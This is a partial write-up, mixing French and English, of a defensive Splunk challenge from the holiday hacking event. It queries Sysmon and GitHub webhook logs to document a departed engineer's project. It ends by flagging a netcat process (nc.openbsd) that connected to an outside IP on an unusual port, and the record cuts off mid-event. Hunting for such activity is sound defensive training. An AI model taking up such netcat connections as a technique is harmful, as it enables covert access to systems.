
Despite what his appearance may suggest Santa is a blue teamer at heart and he wants all his elves to be well trained with Splunk. Let's check the scenario:
https://hhc21.bossworkshops.io/fr-FR/app/SA-hhc/santadocs



Santa's To-Do List

1. Your goal is to complete the eight tasks below.
2. When you complete the final task, you will see a special message to paste into your KringleCon Badge.
3. Eddie McJingles was a key DevOps engineer in Santa's North Pole Partner Program, but he left suddenly. Your job is to document Eddie's project.
4. To complete this challenge, you need to search in Splunk and maybe a few places on the Internet! To access the Splunk search interface, just click the Search link in the navigation bar in the upper left hand corner of the page.
5. New to Splunk? Check out the sample search links provided.
6. This challenge is designed for a laptop or desktop computer with screen width of 1600 pixels or more.
7. WARNING This is a defensive challenge. Do not attack this system, Splunk, Splunk apps, or back-end APIs. Thank you!


You got a couple of sample Splunk search you can use:



Sample Splunk Searches

1. Sysmon for Linux - All events
2. Sysmon for Linux - Process creation
3. Sysmon for Linux - Network connection
4. Sysmon for Linux - Using Splunk stats and sort commands to find most/least common value of a field.
5. GitHub Audit Log Events
6. GitHub Webhook Events (Includes detailed vulnerability alerts.)

Ok so let's start answering those question.




Task 1

Capture the commands Eddie ran most often, starting with git. Looking only at his process launches as reported by Sysmon, record the most common git-related CommandLine that Eddie seemed to use.

✓ git status

Using Sysmon for Linux - Process creation and filtering for user Eddie



Nouvelle recherche

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=1 user=Eddie
```

✓ 136 événements (09/09/2020 18:05:22,000 à 03/01/2022 21:12:32,000) Aucun échantillon d'événement

CHAMPS SÉLECTIONNÉS

a CommandLine 97
a host 1
a source 1
a sourcetype 1

CHAMPS INTÉRESSANTS

a action 1
a BOOT_ID 1
a COMM 1
a Company 1
a Computer 1
a CurrentDirectory 9
a Description 1
a dest 1

CommandLine


97 Valeurs, 100 % des événements — Sélectionné [✓ Oui] Non

Rapports

Top valeurs — Top valeurs par heure — Valeurs rares

Événements avec ce champ

10 premières valeurs	Nombre	%
docker ps	10	7,353 %
git status	5	3,676 %
-bash	4	2,941 %
/bin/sh /usr/bin/lesspipe	4	2,941 %
/usr/lib/git-core/git rev-list --objects --stdin --not --all --quiet --alternate-refs	4	2,941 %
locale	4	2,941 %
ls --color=auto -l	4	2,941 %
/bin/bash	2	1,47 %
/usr/bin/clear_console -q	2	1,47 %
/usr/bin/snap advise-snap --format=json --command ls-l	2	1,47 %




Task 2

Looking through the git commands Eddie ran, determine the remote repository that he configured as the origin for the 'partnerapi' repo. The correct one!

✓ git@github.com:elfnp3/partnerapi

Based on https://docs.github.com/en/get-started/getting-started-with-git/about-remote-repositories both have the correct syntax but the first one is the answer.




```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=1 user=eddie | where like(CommandLine, "git%partnerapi%")
```

✓ 2 événements (09/09/2020 18:05:22,000 à 03/01/2022 21:17:46,000)   Aucun échantillon d'événement ▾

CHAMPS SÉLECTIONNÉS
- a CommandLine 2
- a host 1
- a source 1
- a sourcetype 1

CHAMPS INTÉRESSANTS
- a action 1
- a BOOT_ID 1
- a COMM 1
- a Company 1
- a Computer 1
- a CurrentDirectory 1
- a Description 1
- a dest 1
- a EventChannel 1
- # EventCode 1
- a EventDescription 1
- # EventID 1
- a eventtype 1
- a EXE 1

i	Durée	Événement
>	23/11/2021 21:42:38,495	`<Event><System><Provider Name="Linux-Sysmon" Guid="{ff032593-a8d3-4f13-b0d6-01fc615a0f97}"/><Even` `pcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime="2021-11-23T21:42:38.495761` `ID="686" ThreadID="686"/><Channel>Linux-Sysmon/Operational</Channel><Computer>emcjingles-l</Compu` `<Data Name="UtcTime">2021-11-23 21:42:37.249</Data><Data Name="ProcessGuid">{ec26d882-604d-619d-` `/usr/bin/git</Data><Data Name="FileVersion">-</Data><Data Name="Description">-</Data><Data Name="` `-</Data><Data Name="CommandLine">git remote add origin git@github.com:elfnp3/partnerapi.git</Data` `>eddie</Data><Data Name="LogonGuid">{ec26d882-5f3a-619d-ea03-000000000000}</Data><Data Name="Logo` `evel">no level</Data><Data Name="Hashes">-</Data><Data Name="ParentProcessGuid">{ec26d882-5f38-6` `e="ParentImage">/usr/bin/bash</Data><Data Name="ParentCommandLine">-bash</Data><Data Name="Parent` CommandLine = git remote add origin git@github.com:elfnp3/partnerapi.git host = emcjingles-l source =
>	23/11/2021 21:41:05,518	`<Event><System><Provider Name="Linux-Sysmon" Guid="{ff032593-a8d3-4f13-b0d6-01fc615a0f97}"/><Even` `pcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime="2021-11-23T21:41:05.518757` `ID="686" ThreadID="686"/><Channel>Linux-Sysmon/Operational</Channel><Computer>emcjingles-l</Compu` `<Data Name="UtcTime">2021-11-23 21:41:04.270</Data><Data Name="ProcessGuid">{ec26d882-5ff0-619d-` `/usr/bin/git</Data><Data Name="FileVersion">-</Data><Data Name="Description">-</Data><Data Name="` `-</Data><Data Name="CommandLine">git remote add origin https://github.com/elfnp3/partnerapi.git</` `ser">eddie</Data><Data Name="LogonGuid">{ec26d882-5f3a-619d-ea03-000000000000}</Data><Data Name="` `ityLevel">no level</Data><Data Name="Hashes">-</Data><Data Name="ParentProcessGuid">{ec26d882-5f` `Name="ParentImage">/usr/bin/bash</Data><Data Name="ParentCommandLine">-bash</Data><Data Name="Pa` CommandLine = git remote add origin https://github.com/elfnp3/partnerapi.git host = emcjingles-l sourc




Task 3

Eddie was running Docker on his workstation. Gather the full command line that Eddie used to bring up a the partnerapi project on his workstation.

✓ docker compose up

Perusing through the docker command we found this.


index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=1 user=eddie | where like(CommandLine, "%docker%")


Task 4

Eddie had been testing automated static application security testing (SAST) in GitHub. Vulnerability reports have been coming into Splunk in JSON format via GitHub webhooks. Search all the events in the main index in Splunk and use the sourcetype field to locate these reports. Determine the URL of the vulnerable GitHub repository that the elves cloned for testing and document it here. You will need to search outside of Splunk (try GitHub) for the original name of the repository.

✓ https://github.com/snoopysecurit

Using Github Webhook Events sample:


```
index=main sourcetype=github_json
```

✓ **27 événements** (09/09/2020 18:05:22,000 à 22/12/2021 15:24:00,000)

i	Durée	Événement
>	24/11/2021 16:42:41,000	see below


```
{ [-]
   after: 058ac9be65edfc3a1996763e6a816e9162cba3a1
   base_ref: null
   before: 431f0687fe734baea4537d1d3da4ab591854926b
   commits: [ [+]
   ]
   compare: https://github.com/elfnp3/partnerapi/compare/431f0687fe73...058ac9be65ed
   created: false
   deleted: false
   forced: false
   head_commit: { [+]
   }
   organization: { [+]
   }
   pusher: { [+]
   }
   ref: refs/heads/main
   repository: { [+]
   }
   sender: { [+]
   }
}
```
Afficher en tant que texte brut

host = 100.25.130.192:8088 | repository.compare_url = https://api.github.com/repos/elfnp3/partnerapi/compare/{base}...{head} | source = githubwebhook | sourcetype = github_json


CHAMPS SÉLECTIONNÉS
- a host 1
- a repository.compare_url 2
- a source 1
- a sourcetype 1

CHAMPS INTÉRESSANTS
- a action 1
- a alert.created_at 1
- a alert.dismissed_at 1
- a alert.dismissed_by 1
- a alert.dismissed_reason 1
- a alert.html_url 22
- a alert.instances_url 22
- a alert.most_recent_instance.analysis_key 1
- a alert.most_recent_instance.category 1
- a alert.most_recent_instance.commit_sha 1
- a alert.most_recent_instance.environment 1
- # alert.most_recent_instance.location.

Based on my notes, by visiting the api you would find this project seems vulnerable:


https://api.github.com/repos/elfnp3/dvws-node

```
owner:
    login:                 "snoopysecurity"
    id:                    12512020
    node_id:               "MDQ6VXNlcjEyNTEyMDIw"
    avatar_url:            "https://avatars.githubusercontent.com/u/12512020?v=4"
    gravatar_id:           ""
    url:                   "https://api.github.com/users/snoopysecurity"
    html_url:              "https://github.com/snoopysecurity"
    followers_url:         "https://api.github.com/users/snoopysecurity/followers"
    following_url:         "https://api.github.com/users/snoopysecurity/following{/other_user}"
    gists_url:             "https://api.github.com/users/snoopysecurity/gists{/gist_id}"
    starred_url:           "https://api.github.com/users/snoopysecurity/starred{/owner}{/repo}"
    subscriptions_url:     "https://api.github.com/users/snoopysecurity/subscriptions"
    organizations_url:     "https://api.github.com/users/snoopysecurity/orgs"
    repos_url:             "https://api.github.com/users/snoopysecurity/repos"
    events_url:            "https://api.github.com/users/snoopysecurity/events{/privacy}"
    received_events_url:   "https://api.github.com/users/snoopysecurity/received_events"
    type:                  "User"
    site_admin:            false
  html_url:                "https://github.com/snoopysecurity/dvws-node"
  description:             "Damn Vulnerable Web Services is a vulnerable web service and API that can be used to learn about webservices/API related vulnerabilities. "
  fork:                    false
  url:                     "https://api.github.com/repos/snoopysecurity/dvws-node"
```


snoopysecurity / dvws-node Public

Watch 6 · Fork 52

Code · Issues 3 · Pull requests · Actions · Projects · Wiki · Security · Insights

master · 1 branch · 0 tags · Go to file · Add file · Code

snoopysecurity Update README.md		7761abf 18 days ago · 93 commits
controllers	fix: ensure correct error handling for export endpoint	3 months ago
graphql	feat: add graphql batching example	19 days ago
models	feat: change graphql-express with apolloserver	19 days ago
public	feat: graphql path traversal mutation	last month
routes	feat: add deserialization vulnerability	5 months ago
soapserver	fix: code formatting and minor bugfixes	2 years ago

About

Damn Vulnerable Web Services is a vulnerable web service and API that can be used to learn about webservices/API related vulnerabilities.


Readme

GPL-3.0 License

152 stars

6 watching


52 forks



Task 5

Santa asked Eddie to add a JavaScript library from NPM to the 'partnerapi' project. Determine the name of the library and record it here for our workshop documentation.

✓ holiday-utils-js


index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=1 user=eddie | where like(CommandLine, "%npm%js%")


CommandLine = node /usr/bin/npm install holiday-utils-js | host = emcjingles-l | source = Journald:Microsoft-Windows-Sysmon/Operational | sourcetype = journald


Task 6

Another elf started gathering a baseline of the network activity that Eddie generated. Start with their search and capture the full process_name field of anything that looks suspicious.

✓ /usr/bin/nc.openbsd


```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=3 user=eddie NOT dest_ip IN (127.0.0.*) NOT dest_port IN (22,53,80,443)
| stats count by dest_ip dest_port
```

✓ 3 events (9/9/20 6:05:22.000 PM to 1/7/22 2:24:05.000 AM) No Event Sampling · All time · Job · Smart Mode


Events · Statistics (2) · Visualization

100 Per Page · Format · Preview


dest_ip	dest_port	count
192.30.255.113	9418	2
54.175.69.219	16842	1

Modifying the request to check the suspicious ip:

index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=3 user=eddie NOT dest_ip IN (127.0.0.) NOT dest_port IN (22,53,80,443) dest_ip ="54.175.69.219"*


i	Time	Event
>	11/24/21 2:16:23.739 PM	`<Event><System><Provider Name="Linux-Sysmon" Guid="{ff032593-a8d3-4f13-b0d6-01fc615a0f97}"/><EventID>3</EventID><Version>5</Version><Level>4</Level><Task>3</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime="2021-11-24T14:16:23.739276000Z"/><EventRecordID>39367582</EventRecordID><Correlation/><Execution ProcessID="686" ThreadID="686"/><Channel>Linux-Sysmon/Operational</Channel><Computer>emcjingles-l</Computer><Security UserId="0"/></System><EventData><Data Name="RuleName">-</Data><Data Name="UtcTime">2021-11-24 14:16:22.492</Data><Data Name="ProcessGuid">{ec26d882-4936-619e-0537-70ed74550000}</Data><Data Name="ProcessId">6791</Data><Data 